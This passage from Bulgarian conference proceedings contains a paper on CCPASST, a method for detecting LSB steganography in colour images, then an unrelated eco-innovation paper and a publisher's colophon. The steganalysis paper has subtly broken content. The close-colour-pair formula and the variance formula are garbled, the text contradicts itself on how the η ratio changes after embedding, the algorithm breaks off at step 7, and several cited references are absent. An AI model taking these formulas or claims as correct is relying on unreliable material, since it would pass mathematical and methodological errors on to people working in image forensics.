Abstract: This paper proposes a reliable framework for the detection of the Least Significant Bit (LSB) steganography using digital media files as cover objects. Steganographic methods attempt to insert data in multimedia signals in an undetectable fashion. This work presents Close Color Pair Analysis with Stego-Sensitive Threshold (CCPASST) to detect stego-objects with even, 10% payload.

Keywords: steganography, steganographic method, Close Color Pair Analysis with Stego-Sensitive Threshold (CCPASST).

1. Въведение

Стеганографията на практика е начинът да се прикрие самото наличието на комуникация за постигане на поверителност. Появата на цифровите комуникации разшири приложимостта на стеганографските техники. Те използват типичните цифрови медии като текст, изображение, аудио, видео и мултимедия като носител (наречен host signal), за да се скрие поверителната информация по такъв начин, че трета страна (неразрешено лице), да не може да засече или дори да не забележи наличието на комуникация [1].

Забелязани са индикации, че стеганографията е била използвана за планиране на престъпни дейности [2] [3]. По този начин се разбира, че е важно да се развият алгоритмите за откриване на скрити съобщения. Стегнализа е противоположното средство на стеганографията и е изкуство за откриване и декодиране на скритите данни в дадена среда.

Скриването на информация в някои от електронните файлове, променя някои от медийните свойства, което от своя страна, може да доведе до малко разбъркване или необичайни характеристики. Тези характеристики могат да действат като цифрови подписи, които издават съществуването на вградено съобщение, като по този начин разбиват целта на стеганографията. Факт е, че такива изкривявания не могат лесно да бъдат намерени от човешката, чувствителна, зрителна система. Това изкривяване може да бъде аномалия за "нормалния" носител, която като се открие, може да показва съществуването на скрита информация. Като цяло, достатъчно е да се открие дали съобщението е скрито в цифрово съдържание.

2. Анализ на други разработки

LSB стеганография, в която на най-младшия бит пиксел на всеки на едно bitmap изображение се използва за предаване на тайни данни, е добре известно на почти всички стеганографи. Защото човешкото око не може да види много малките смущения, които се прилагат и защото е изключително лесно да се приложи [9], LSB методите често се използват заедно с много безплатни средства за стеганографията, налични в интернет. Анализирани са някои от техниките за стегнализа на изображенията за вграждането на LSB.

Фридрих Ж и Лонг М [6] предлагат алгоритъм за атака само на стего изображения. Те анализират сигурността на най-разпространената стеганографска техника-LSB кодирането в 24-битови цветни изображения. Методът е въз основа на статистически анализ на цветовете на изображението в RGB куб. Показано е, че дори и за тайно послание с капацитет от 0,1 - 0,3 бита на пиксел е възможно е да се постигне с висока степен на надеждност при откриването.

Джонсън и Яджедия [7] представят внимателен анализ на пръстовите отпечатъци, въведени с текущите стеганографски софтуерни пакети. Фитцман и Уестфилд [8] са въвели метод, базиран на анализ на статистически данни на двойките стойности (PoVs), които се обменят по време на вмъкване на съобщенията. Техните техники обаче няма да бъдат ефективни за суровите висококачествени изображения и за съобщенията, които са случайно разпръснати в изображението (освен ако капацитетът на стеготехнологията не е близък до 1 бит за пиксел).

Фридрих [9] разработва стеганографски метод за откриване на LSB вграждане в 24-битово цветно изображение - методът за суровите бързи двойки (RQP). Методът се основава на анализ на близки двойки цветове създадени от вграждането на LSB. В условие, че броят на уникалните цветове в изображението на корицата бъде по-малък отколкото 30% от общия брой пиксели, то този метод работи сравнително добре. Когато обаче броят на уникалните цветове надхвърля около 50% от общия брой пиксели, резултатите постепенно стават ненадеждни. Друг недостатък на методът RQP е, че той не може да бъде приложен към изображенията в сивата скала.

Сорина [5], въвежда подход, който използва статистически данни за откриване на LSB стеганографията в цифрови сигнали, като изображения и аудио. Показано е, че дължината на скритите съобщения, вградени в LSB могат да бъдат изчислени с относително висока точност.

3. Анализ на модел за стеганализ

В естествено некомпесирано изображение (като 24-битов BMP) всеки пиксел е представен от трицветни канали (червен, зелен и синьо), всеки от каналите е съставен от 8 бита. LSB на всеки цветен канал на типично сканирано, реално изображение направено с цифров фотоапарат, съдържа много малко информация за изображението, а в природата още по-малко. Следователно, повечето от методите за скриване на информация в некомпесираното естествено изображение се основава на замяната на LSB на цветните канали чрез бита на съобщението. По този начин, средно само половината от най-младшите битове се променят, ако се предположи, че вмъкването на послание по този начин няма да възпрепятства статистиката на прикриващото изображение и на свой ред няма да бъде генериран открит подпис. Това предположение е вярно, само ако броят на уникалните цветове в прикриващото изображение е сравним с общия брой пиксели в изображението. Въпреки това, се наблюдава, че в естественото некомпесирано изображение, съотношението на броя на уникалните цветове до общия брой пиксели е приблизително 1: 6.

В резултат на това твърдение, след LSB вграждане, което е еквивалент на въвеждане на шум, случайността на LSB моделът ще се увеличи. Това увеличение на случайността ще се отрази в увеличаването на броя на близките двойки цветове, който се използва като отличителен подпис за тези видове изображения. Може да се зададе близката двойка цветове (P) и уникалният цвят (U), както следва [6]:

Два цвята ($R1, G1, B1$) и ($R2, G2, B2$) са близки,

$$\begin{aligned} &\text{ако } |R1-R2| = 1, \quad |G1-G2| = 1 \text{ и } |B1-B2| = 1 \\ &\text{или } (2R1 - R2) + (2G1 - G2) + (2B1 - B2) < 3; \end{aligned} \quad (1)$$

Два цвята (R3, G3, B3) и (R4, G4, B4) са уникални, ако е вярно някое от следните твърдения:

$$|R3 - R4| = 1 \text{ или } |G3 - G4| = 1 \text{ или } |B3 - B4| = 1 \quad (2)$$

Цветовите, които се различават от единица, само в един от тези цветови канали са уникални цветове. За всеки некомпесиран реален образ, съотношението η ни дава представа за относителния брой близки цветови двойки с това от уникални цветове, където съотношението

$$\eta = \frac{P}{U} \quad (3)$$

Трябва да се отбележи, че ако един образ вече съдържа голямо послание, вграждено в друго съобщение в него не се променя съотношението η във всяко по значителен начин.

От друга страна, ако изображението не съдържа тайно съобщение, съотношението η нараства значително. По този начин се предлага това относително сравнение от съотношението η като критерий за вземане на решение. Затова има много повече смисъл, да се използва този относителен критерий, защото по този начин сравняваме относителното увеличение на близките двойки цветове по-скоро несъществено отколкото абсолютното увеличение.

Експеримент показва, че използването на LSB вграждане в случайно избрани пиксели, като изкуствено се вгражда тестово съобщение в **20%** от размера на прикриващото изображението. Отново за оценка се използва формулата $\eta = \frac{P}{U}$ за това стего изображение, където P и U представляват броя близки цветни двойки и уникална цветна двойка в полученото изображение.


Ако изображението вече е с голямо съобщение скрито вътре в него, двете съотношения ще бъдат почти същите, т.е. $\eta' \approx \eta$. Ако обаче изображението няма съобщение в него, се очаква $\eta' > \eta$. Това се случва, когато вграденото съобщение представлява произволен шум, което внезапно увеличава броя на уникалните цветове U.

% от един бит вграденото съобщение	Стойност от η						
	Категория изображение						
	Животни	Птици	Сгради	Природа (небе и облаци)	Цветя	Плодове	Лица
Не рисувани	6.51	4.89	2.63	2.88	4.22	4.56	0.99
10%	3.95	2.56	1.27	1.63	2.6	2.44	0.85
20%	3.54	2.41	1.11	1.39	2.42	2.25	0.76
30%	3.31	2.04	1.06	1.27	2.21	2.13	0.72
40%	3.11	1.95	0.96	1.00	2.04	2.08	0.69
50%	3.06	1.92	0.90	0.98	2.00	2.02	0.66

Таблица 1: Експериментални данни за показване на вариацията на относителни стойности на уникален цвят с плътност на пакетиране.

Когато например, ако се вземат четири 24-битови BMP изображения, имащи широк капацитет на цветови състав и се експериментира с променени изображения, когато е различна дължината на бита на съобщението, вградено чрез вмъкване на LSB.

Съотношението η за неразрешени и подправени изображения са сравнени в табл. 1. Резултатите доказват и разширяват констатациите в [6], където се експериментира с база от 300 цветни изображения. Наблюдава се, че поради голямото разнообразие на U , е почти невъзможно да се намери праг, за да се разграничат уникално един стего-образ от нестего образ. Графичното представяне на η с различен процент данни, вградени в различно естество на изображенията са показани на фиг. 1.



Фигура 1: Промяна на относителните стойности на уникалния цвят с плътност на вграждане за различни категории изображения

Първоначалната стойност на всяка крива дава кардиналността на уникалния цвят, настроен в неочетен образ. Скоростта на промяната на относителните стойности на уникалния цвят зависи от естеството на изображението.

След продължителен период на тестване с различни видове изображения с голям брой цветове, се наблюдава определено свойство, което ни дава възможност надеждно да различим промененото изображение. Забелязва се, че ако има някакъв тестов образ вече смесен със съобщението, което го вгражда допълнително с допълнителни потоци от битове няма да промени стойността на η значително.

Алтернативно, ако има тестово изображение неутрализирано, отношението η намалява значително, когато допълнително се подправя от допълнителни потоци от битове за вграждане. т.е. при повторно включване, нарушаването на характеристиките на сигнала е най-високо за първото вграждане и намалява впоследствие.

Изкуствено се добавя на тестовото изображение данни чрез стандартните стегографски софтуер S-Tools [15]. Ако U' и P' са броят на уникалните цветове и близките цветови двойки, тогава

$$\eta' = \frac{P'}{U'} \quad (4)$$

дава относителния брой близки цветони двойки в изкуствено подправеното изображение. Промяната в съотношението η е измерена като μ , където μ е процентът на промяната в η и е дефинирана като:

$$\mu = \frac{(\eta - \eta')^2}{\eta} \times 100\% \quad (5)$$

μ може сега да бъде правилно определен като праг, за да се различи подправено изображение от ненадеждна снимка.

4. Общ преглед на алгоритъма за откриване

Дефиниране на проблема: Като се има предвид тестовото изображение С, целта е:

(а) Да се анализира тестовото изображение, за да се открие, дали е стего-изображение или не.

(б) Да се улесни асемблерът за анализ на близките цветови двойки със стего-чувствителен праг, базиран на индексът за измерване на структурата по първо поръчение (First Order Structural Similarity Index Measure).

Предположение:

(1) Пробното изображение С и стего изображението I са 24-битови дълбоки BMP изображения с произволен размер.

(2) Атаката на стего е върху изображения, вградени с LSB стеганография.

Алгоритъм CCPASST:

Вход: Тестово изображение С.

Изход: Класификация дали резултат е стего или чисто изображение.

Стъпка 1: Изкуствено преобразуване на тестовото изображението С с 20% полезно натоварване, за да се създаде стего изображението $\hat{C}$, като се използва стандартни стеганографски инструменти.

Стъпка 2: За всички $M \times N$ пиксели, се броят общият брой уникални цветове U и близките цветови двойки P в изображението С, съгласно уравнения 1 и 2.

Стъпка 3: Изчислете стойността на $\eta = \frac{P}{U}$.

Стъпка 4: За всички $M \times N$ пиксели, се броят общият брой уникални цветове U' и близки цветови двойки P' в стего изображението, $\hat{C}$ съгласно уравнения 1 и 2.

Стъпка 5: Изчислява се стойността на $\eta' = \frac{P'}{U'}$.

Стъпка 6: Изчислява се стойността на $\mu = \frac{(\eta - \eta')^2}{\eta} \times 100\%$

Стъпка 7: Изчислява се SSIM от първи ред с помощта на уравненията:

$$\Psi_x = \frac{1}{N \cdot N} \sum_{i,j=0}^{N-1} x^i \quad (6)$$

$$\tau_x^2 = \frac{1}{N \cdot N} \sum_{i,j=0}^{N-1} (-\Psi_x + x^i) \quad (7)$$

5. Анализ на ефективността

5.1. Експериментална топология

За да се тества ефективността на разглеждания метод с голяма база от 200 не-компресирани изображения се използват обекти с категории като животни, птици, сгради, природа (небе и облаци), с цветя, плодове и лица.

Наборът от данни е включен към изображението с различна картина в различни степени текстура, цвят, яркост и интензивност. Тази база данни е подсилена със стего версиите на тези изображения като се използва популярният LSB софтуер за вграждане, S-Tools и два различни по сила полезни товари, т.е. 10% и 20%. Така че има 200 чисти изображения и 400 на стего изображения.

Всички тези изображения са изкуствено подправени с полезно натоварване от 20% с помощта на S-Tools за анализ чистотата на образите.

5.2. Методи за вграждане и дължини на съобщенията

Технологията LSB работи в пространствената област с най-младшият бит като всяка пикселна стойност се преобръща. Предполага се, че p бита могат да бъдат вградени във всеки пиксел, където p е фракция $0 < p < 1$. По този начин дължината на съобщението се състои от процент от общия брой от пикселите, а дължината е независима от типа формат на изображението, но пропорционален на размера на изображението.

5.3. Резултати от класификацията

Статистика от оригиналните немаркирани изображения, както и стего изображенията са получени чрез изчисляване броя на уникалните цветове, близките цветови двойки и SSIM, η , η' , μ и прагът δ . Най-вече класификацията се извършва по алгоритъм за откриване, сравнявайки стойностите на μ и δ .

Наблюдава се, че процентното изменение в η , т.е. стойността на μ е твърде малка в случая на стего изображение в сравнение с нейната стойност за нестего чисти изображения.

Ако изберем праг при фиксирана стойност, тогава ефективността на категориите сгради и цветя са задоволителни, докато за категориите "Природа и лице", вероятността за грешно разкриване на съобщението е много високо. Изборът на фиксирани стойности се извършва въз основа на метода на проба-грешка и на голям набор от бази данни.

При по-ранните работи товарът е ограничен до 20%. В този доклад е възможно, да се открие стего изображението, дори и с полезен товар от 10%. Процентът на FAR с 10% полезен товар не се променя, тъй като оригиналното изображение на прикриващото използвано в стего изображението е същият, както се използва с 20% полезен товар. Сравнението на процента FAR и FDR за предишен алгоритъм на CCP [11], алгоритъм на CPAVT [13] и алгоритъм CCPASST е даден в табл. 2.

Категория на снимката	CCP алгоритъм		CPAVT алгоритъм		CCPASST Алгоритъм	
	FAR %	FDR %	FAR %	FDR %	FAR %	FDR %
животно	2.94	36.6	2.0	13.04	1.23	8.02
птици	8.49	14.2	6.5	6.2	0.02	1.03
сгради	27.1	2.3	15.4	1.0	1.6	0.5
природа	36.5	0	0	0	0	0
цвете	17.8	4.0	8.7	3.36	0.2	1.33
плод	12.35	3.9	3.5	1.8	1.0	0
лице	12.5	5.6	0	5.26	0	2.04

Таблица 2: Сравнение на FDR и FAR за променливия праг на CCP, CPAVT и CCPASST с 20% полезен товар.

Процентът FAR и FDR са по-малко в сравнение с CCPASST алгоритъм в сравнение с другите алгоритми с 20% полезен товар. Наблюдава се, че FDR по отношение на лицата е само 2.04 в сравнение с по-ранния алгоритъм от 5.26, подобрение от около 60%.

Също така има забележителни подобрения в други категории, като животните, птиците и сградите също.

6. Заключение

В този доклад е разгледана техниката за разграничаване между чисти изображения и LSB вградени стего изображения базирани на стего чувствителен праг. Той се основава на хипотезата, че стеганографските схеми показват намаляващо свойство на изкривяване, при повторно включване, характеристиката за прекъсването на сигнала е най-висока при първото вграждане и намалява впоследствие.

Тази особеност се използва за откриване на вградено съобщение. Стеганизаторът използва SSIM от първи ред за откриване на праговете. Симулационните резултати с наличните комерсиални стеганографски техники показват, че предложеният стеганализатор е ефективен при разграничаването на стего и прикриващи изображения дори с 10% полезен товар. Установено е, че CCPASST алгоритъмът надхвърля алгоритмите на CCP и CPAVT с 20% и дори и при 10% полезен товар. Изпълнението на параметрите FDR и FAR са предназначени за изпълнението на CCP, CPAVT и CCPASST алгоритми. Резултатите показват превъзходството на CCPASST над CPAVT алгоритъма. По-нататъшната работа може да бъде насочена към по-малко от 10% полезното натоварване, като проучването на други показатели за качество на изображението може да послужи за по-ефективно определяне на праговете. Също алгоритъма за близките цветове двойки (CCP) изразходва повече време. Това е препоръчително в случаите на изображение с по-големи размери. Така, че тази част може да бъде оптимизирана така, че да прави системата подходяща за онлайн приложения в реално време.

Литература

[1] Р. Андерсън и Ф. Петикола, "На границите на Стеганография, IEEE вестник на избраните области в комуникациите, Vol. 16, стр. 474-481, май 1998.

[2] С. В. Харт, "Съдебна проверка на цифрови доказателства: ръководство за прилагане на закона", NIJ-САЩ, 2004.

[3] С. Морис, "Бъдещето на критиките сега - заплахи и предизвикателства, "Домакинската престъпна и полицейска група, Tech. Реп. 62/04, 2004.

[4] R.Chandramouli и K.P.Subbalakshmi, "Current тенденции в steganalysis: критично проучване, "Международен Контрол, автоматизация, роботика и визия конференция 2004, Vol. 2, pp.964 - 967, декември 2004.

[5] Сорина Думитреску, Сяолин Ву и Же Ванг, "Откриване на LSB стеганография чрез проба двойка Анализ, "IEEE Transactions on Signal Processing, Vol. 51, No. 7, стр. 1995 - 2007, юли 2003 г.

[6] Фридрих, Й. ; Long, M, "Стеганализ на LSB кодиране в Цветни изображения ", Международна конференция на IEEE Мултимедия и Експо, том 3, стр. 1279-1282, 2000.

[7] Jhonson N F и Jajodia S, "Steganalysis: The Изследване на скритата информация ", Сборник на IEEE Конференция по информационни технологии, Ню Йорк, септември 1998 г.

[8] А. Уестфелд, А. Питцман, "Атаки на стеганографски системи, "скриване на информация, Трети интернационал Семинар, ИН'99, Дрезден, Германия, 29 септември-1 Октомври, 1999 г.

[9] J. Fridrich, M. Goljan, R. Du, "Надеждно откриване на LSB Стеганография в изображения в сиви и цветни изображения, " Провеждане на ACM, Специална сесия по мултимедия Сигурност и воден знак, Отава, Канада, стр. 27-30, 2001 година.

[12] Минг Джиянг, Мениън, Н. Уонг, Е и Сяолин Ву, "Количествена стеганализация на двоичните изображения", "Интернешънъл" Конференция за обработка на изображения, 2004, Vol. 1, стр. 29 -32, 24-27 октомври 2004 г.

[14] I. Avcibas, N. Memon и B. Sankur, "Steganalysis използвайки показатели за качество на изображението, "IEEE Trans. Изображение Processing, Vol. 12, No. 2, pp. 221-229, 2003.

[15] Табуретки, А. Brown, S-Tools версия 4.0, Copyright С., [http://members.tripod.com/steganography/stego/stools4. HTML](http://members.tripod.com/steganography/stego/stools4.HTML)

[16] Джоу Уанг и Ееро П. Симончели "Превод Непочувствуващо сходство на изображението в сложния домейн на Wavelet,

Наталия М. Маринова

НВУ „Васил Левски“ Ф-т „А“, ПВО и КИС“ имейл:nati.98@abv.bg

Abstract: *This document describes what eco-innovation is, what technologies are environmentally friendly, and how they are less damaging to the state and its inhabitants. There are also some of the green technologies available in the market of Bulgaria. Europe is in a position to become a leader in the use of innovation and to increase its investment in this new sector.*

Key words: *Eco-innovation, Environmentally friendly technologies, Technologies, Ecological*

1. Въведение

Екоиновациите са всички иновации (нови технологии, нови продукти, нови процеси или нови услуги), които допринасят за защита на околната среда или за по-ефективно използване на ресурсите. Екологосъобразните технологии са ключов елемент на подхода на Европейския съюз към основните екологични проблеми, като измененията на климата, оскъдните природни ресурси и намаляващото биологично разнообразие. Налице са вече изпълними технологични решения за справяне с много от екологичните предизвикателства, пред които сме изправени, но търговската им реализация може да се натъкне на редица пречки. За да бъдат екологосъобразните технологии широко възприети, трябва да се отстранят икономическите и регулаторните бариери и да се насърчат научните изследвания, инвестициите и осведомеността. Възможностите за екологосъобразните технологии са по-големи в единния европейски пазар, отколкото в по-малките национални пазари. Екоиновациите може да бъдат идея за нов бизнес или продукт, а също и подобрения на съществуващи операции. Един от аспектите на екоиновациите са новите технологии, въпреки че създаването на нови услуги и организационни промени са също толкова важни. В същността си екоиновативността е свързана със създаването на бизнесмодели, които са конкурентни и щадящи околната среда чрез намаляване на интензивното използване на продукти и услуги. Екоиновациите взимат под внимание пълния продуктов цикъл, вместо да се фокусират върху отделни аспекти на опазване на околната среда, свързани с конкретен етап от продуктовия цикъл. Това не означава само създаване на нови продукти и предоставяне на нови услуги, а включва и намаляване на тяхното влияние върху околната среда чрез планиране на техните дизайн, производство, използване и рециклиране.

2. Кои технологии са екологосъобразни?

Екологосъобразни са технологиите, които вредят на околната среда по-малко от своите алтернативи. Те включват технологии и процеси за контрол на замърсяванията, продукти, които изискват по-малко ресурси, и услуги и процедури, които управляват ресурсите по-ефективно. Екологосъобразните технологии могат да се намерят в почти всички сектори на икономиката, включително контрола на замърсяването, управлението на водите и отпадъците и производството на енергия. Тези технологии

отделят по-малко вредни емисии, генерират по-малко отпадъци, имат минимално въздействие върху здравето и биологичното разнообразие и обикновено спомагат за намаляване на разходите и подобряване на конкурентоспособността.

3. Новите предизвикателства изискват нови решения


Светът е изправен пред сериозни екологични проблеми, като изменения на климата, изчерпване на природните ресурси, замърсяване на въздуха и загуба на биологично разнообразие. Всички те могат да окажат катастрофално въздействие върху живота на земята. Трябва да се създадат принципно нови решения и екологосъобразни технологии, за да бъдат избегнати или сведени до минимум тези проблеми. Европа трябва да прави повече неща с по-малко ресурси. От решаващо значение е да се постигне максимална ефективност на всичките етапи на производство. Екоиновацията е иновационен процес за разработване и пускане на пазара на нови екологосъобразни технологии, продукти и услуги, които намаляват общото въздействие върху околната среда. Бизнесът и иновациите могат заедно да създадат устойчиви решения за по-добро потребление на ценните ресурси и да намалят отрицателните странични последици на нашата икономика върху околната среда. Екологосъобразните технологии могат да допринесат за намаляване на потреблението на енергия и ресурси и за генериране на по-малко отпадъци и по-малко емисии на парникови газове. Така например емисиите, избегнати в резултат на спестяването на енергия в производството или чрез използване на по-екологосъобразни автомобили, помагат в борбата срещу измененията на климата.

4. Примери за екологосъобразни технологии



Пример 1: Екопечката на дърва за битово отопление. За разлика от стандартните печки при тази няма пушек, а вместо това излиза пара, а вредните емисии са сведени до минимум. Според производителите, когато печката работи стаята не се задимява, защото горивната камера със сила засмуква въздух от самото помещение и така прави вторично изгаряне на пушека и дървесната газ, отделени при

първичното изгаряне. Производителите твърдят, че продукта им освен екологичен е и икономичен. По думите им за затоплянето на жилище печката използва между



50 и 80% по-малко дърва.

Пример 2: Електростатичен филтър за комини - той се монтира в комините на домакинствата и сградите, ползващи отопление на дърва, въглища или пелети. Когато филтърът се пусне да работи, през комина излиза само пара, а всичко друго пада обратно в огнището или печката.



Пример 3: Електрически велосипеди с дървена рамка , цената му е около 7000-8000 евро . А металният вариант е 2000 лева . Електрически двигател помага при въртенето на педалите , те развиват скорост 25 км/ч . едно зареждане на батерията се изминават около 100 км. ,а необходимата енергия струва 10 стотинки .

5. Засилване на конкурентоспособността и защитата на околната среда

Запазване на просперитета и високото качество на живот в Европа. Но силата и конкурентоспособността на икономиката са също много важни, ако искаме да се запази това качество на живот. Създаването и популяризирането Чистата и здра-

вословна околна среда е съществено условие за на нови решения е от основно значение за реализирането на потенциала за икономически печалби чрез намаляване на разходите и чрез иновации и международна търговия. Екологосъобразните технологии може да отключат потенциални пазари, да насърчат иновациите, да увеличат европейската конкурентоспособност и да създадат нови висококвалифицирани работни места. Неотдавна Европейският съюз предприе инициативата за водещи пазари и идентифицира няколко пазарни сектора, които са бъдещи области на висок растеж в Европа. Повечето от тези сектори, идентифицирани като водещи пазари, като например устойчиво развитото строителство, рециклирането, биопродуктите и възобновяемите енергийни източници, са първостепенни пазари за екоиновациите.

6. Развиващ се икономически сектор

От екоиновациите ще има полза не само за околната среда. Световният пазар за екологосъобразни продукти и услуги нараства всяка година. Европа е в силна позиция да стане водеща в използването на силата на иновациите за посрещане на днешните екологични предизвикателства и пред нея се разкрива също така голяма възможност да увеличи своите инвестиции в този сравнително нов сектор. През последните години екологосъобразните производства се откриха като важен сектор на европейската икономика. Този сектор има съгласно изчисленията годишен оборот от около 227 милиарда евро, отговарящ на 2,2 % от БВП на ЕС — повече отколкото на въздухоплавателната или фармацевтичната индустрия — и осигурява пряко работа на 3,4 милиона души. Пазарът на екологосъобразни технологии расте с повишаването на техните възможности. Някои сектори се разрастват със забележително темпо в Европа и в целия свят — с повече от 20 % годишно за някои възобновяеми източници на енергия, като вятърната енергия. Европа държи приблизително една трета от световния пазар на екологосъобразни технологии, който се очаква да удвои сегашното си равнище до 1 трилион евро през 2020 г.

7. Пречки при прехода от научните изследвания до пазара

Въпреки че Европа има репутация на лидер в развитието на нови технологии, невинаги е лесно един продукт или една услуга да стигне от етапа на научните изследвания до пазара. Има много препятствия пред развитието и по-широкото използване на екологосъобразните технологии. Пазарното търсене на пазара на екологосъобразни технологии в публичния и в частния сектор е ниско по няколко причини. Сред тях са пазрна затвореност към съществуващите технологии, ценови сигнали в полза на по-малко съобразени с екологията решения, труден достъп до финансиране и слаба осведоменост на потребителите. Преминаването от традиционни към екологосъобразни технологии е сложен процес. Той може да е съпроводен от икономически бариери като по-високи инвестиционни разходи в резултат на усещането за повишен риск и значителни първоначални разходи. Недостигът на разполагаме рисков капитал в тази област също съпва придвижването от чертожната дъска до производствената линия. Системите за подпомагане на иновационни предприятия са неадекватни, а частните инвестиции в научните изследвания в цяла Европа се нуждаят от нов тласък. По-специално, приложните изследвания и

сътрудничеството между науката и индустриалните сектори се нуждаят от по-голямо подпомагане.

8. Насърчаване на пазарната реализация

Предизвикателството е да се подобрят общите екологични показатели на продуктите през целия им жизнен цикъл, да се увеличи търсенето на по-качествени продукти и производствени технологии и да се помогне на потребителите да направят информиран избор. Устойчиво развитото потребление и производство увеличава максимално потенциала на предприятията да превърнат екологичните предизвикателства в икономически възможности и поставя в по-изгодно положение потребителите. За да насърчи по-голямата реализация на екологосъобразни технологии, Европейският съюз използва инструменти като екологосъобразни правила за възлагане на обществени поръчки (процедура, при която публичните власти се стараят да намалят въздействието върху околната среда на стоките и услугите, които купуват), екомаркировка, финансови стимули, доброволни споразумения, промишлени стандарти и пазарни механизми като търгуеми разрешения. Екомаркировката например позволява на потребителите лесно да идентифицират и избират екологосъобразни стоки и услуги, докато екологичната проверка на технологиите, предоставяща надеждна информация за екологичните показатели, ще помогне на производителите да убедят пазарите в достойнствата на новата технология.

Използвана литература:

1. Ec.europa.eu
2. Trud.bg
3. Moew.government.bg

**МЕЖДУНАРОДНА
НАУЧНА КОНФЕРЕНЦИЯ**

**Политиката на Европейския съюз
по защитата на информацията
и личните данни**

СБОРНИК НАУЧНИ ТРУДОВЕ

Б ъ л г а р с к а . И з д а н и е п ъ р в о . Т и р а ж 3 0

Предпечатна подготовка - Факултет „Артилерия, ПВО и КИС“ - Шумен